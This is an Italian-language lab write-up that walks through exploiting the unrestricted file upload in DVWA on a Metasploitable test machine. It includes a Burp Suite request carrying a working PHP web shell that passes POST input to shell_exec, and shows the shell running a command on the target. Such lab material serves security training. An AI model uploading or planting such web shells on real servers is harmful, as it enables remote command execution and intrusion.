


Accediamo all'interfaccia dvwa
della macchina Meta



The screenshot shows a web browser window with the title "Damn Vulnerable Web Ap" and the URL "192.168.1.101/dvwa/vulnerabilities/upload/". The page features the DVWA logo at the top. On the left, a sidebar contains a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP info, About, and Logout. The main content area is titled "Vulnerability: File Upload" and contains a form with the text "Choose an image to upload:", a "Choose File" button, the text "No file chosen", and an "Upload" button. Below this, a "More info" section lists three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>. At the bottom left, the user information is displayed: "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer of the page states "Damn Vulnerable Web Application (DVWA) v1.0.7".

Inserendo il file “shell.php” mando
una richiesta post per ottenere
accesso alla macchina tramite la
shell

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.1.101:80


Forward Drop **Intercept is on** Action Open browser Comment this item HTTP/1

Pretty **Raw** Hex

```
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.101
3 Content-Length: 2751
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPj43o8nMOTLxKMt6
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
  =b3;q=0.7
10 Referer: http://192.168.1.101/dwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=6b5d8591bdf6a94095fb4a1832fcabeb
14 Connection: close
15
16 -----WebKitFormBoundaryPj43o8nMOTLxKMt6
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryPj43o8nMOTLxKMt6
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (!empty($_POST['cmd'])) {
26     $cmd = shell_exec($_POST['cmd']);
27 }
28 ?>
29 <!DOCTYPE html>
30 <html lang="en">
31 <head>
32     <meta charset="utf-8">
33     <meta http-equiv="X-UA-Compatible" content="IE=edge">
34     <meta name="viewport" content="width=device-width, initial-scale=1">
35     <title>Web Shell</title>
36     <style>
37         * {
38             -webkit-box-sizing: border-box;
39             box-sizing: border-box;
40         }
41
```

0 highlights

Il file è stato caricato con successo,
accedendo al percorso
“http://192.168.1.101/dvwa/hackable/
uploads/shell.php” potremo utilizzare la
shell caricata



The screenshot shows a web browser window with the title "Damn Vulnerable Web App". The address bar displays "192.168.1.101/dvwa/vulnerabilities/upload/#". The page features the DVWA logo at the top. On the left, there is a sidebar menu with buttons for "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", "Upload" (highlighted in green), "XSS reflected", "XSS stored", "DVWA Security", "PHP Info", "About", and "Logout". The main content area is titled "Vulnerability: File Upload". It contains a form with the text "Choose an image to upload:" and two buttons: "Choose File" and "Upload". Below the form, a message in red text states: ".../hackable/uploads/shell.php succesfully uploaded!". Under the heading "More info", there are three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>. At the bottom left, the user information is displayed: "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are buttons for "View Source" and "View Help". The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Shell

Not secure | 192.168.1.101/dvwa/uploads/shell.php

Web Shell

Not secure | 192.168.1.101/dvwa/uploads/shell.php

Web Shell

Execute a command

Command

Execute

Web Shell

Execute a command

Command

df -h

Execute

Output

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/metasploitable-root	7.0G	1.5G	5.2G	22%	/
varrun	1014M	140K	1014M	1%	/var/run
varlock	1014M	0	1014M	0%	/var/lock
udev	1014M	20K	1014M	1%	/dev
devshm	1014M	0	1014M	0%	/dev/shm
/dev/sda1	228M	25M	192M	12%	/boot

la web shell funziona correttamente